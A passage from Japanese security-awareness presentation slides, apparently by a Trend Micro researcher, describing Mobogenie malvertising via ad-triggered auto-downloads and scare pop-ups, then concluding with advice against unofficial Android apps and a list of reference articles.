    ByteArrayBuffer localByteArrayBuffer = new ByteArrayBuffer(50);
    while (true)
```

Mobogenie社（mobogenie.com）の
正規アプリ「**Mobogenie**」をダウンロード

狙い：

アプリのインストール数を稼ぎ、アフィリエイトを悪用して金銭利益を得ようとしている

Web経由の Malvertisement活動



2013年11月の報告

ニュースサイト閲覧時に

「Mobogenie」が自動ダウンロード

広告リンクのJavaScriptが作用しダウンロード

Package Name: com.mobogenie
SHA1 : 7F52C18229834C02212A2ECBD2D81830529405E6

偽りのポップアップ広告

不安を煽りクリックをさせるポップアップ広告

不当な広告配信を行い
PPIの獲得を狙う
アドネットワークが存在

安全に
スマートフォンを
利用する「コツ」
ご存じですか？

JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

Conclusion

- いかなる理由があろうと野良アプリに注意
  - ✓そこには危険な偽アプリが潜んでいる確率が高い
- PCで確認された脅威が次々とスマホに
  - ✓Banking Trojan，ランサムウェア，マスメーリングワームの存在を確認
- 快適なスマホ利用で最後に重要なのは？
  - ✓「STOP. THINK. CONNECT.」の心掛け

Thank You!

質疑応答

講演者に対するお問い合わせは
noriaki_hayashi@trendmicro.co.jp

参考資料

A Look at Repackaged Apps and their Effect on the Mobile Threat Landscape
http://blog.trendmicro.com/trendlabs-security-intelligence/a-look-into-repackaged-apps-and-its-role-in-the-mobile-threat-landscape/

Finding Holes in Banking Security: Operation Emmental
http://blog.trendmicro.com/trendlabs-security-intelligence/finding-holes-operation-emmental/

Android端末を狙うランサムウェア、匿名通信システム「The Onion Router（Tor）」を利用
http://blog.trendmicro.co.jp/archives/9318

正規マーケット「**Google Play**」上で公開されていた「偽**Flash Player**」の正体は？
http://blog.trendmicro.co.jp/archives/7825

スマホからマスメーリング活動を行うモバイル向け不正アプリを確認
http://blog.trendmicro.co.jp/archives/9399

動画で見る！スマートフォンに迫る脅威
http://www.is702.jp/special/1044/partner/183_s/

STOP. THINK. CONNECT. とは
https://www.antiphishing.jp/enterprise/stc.html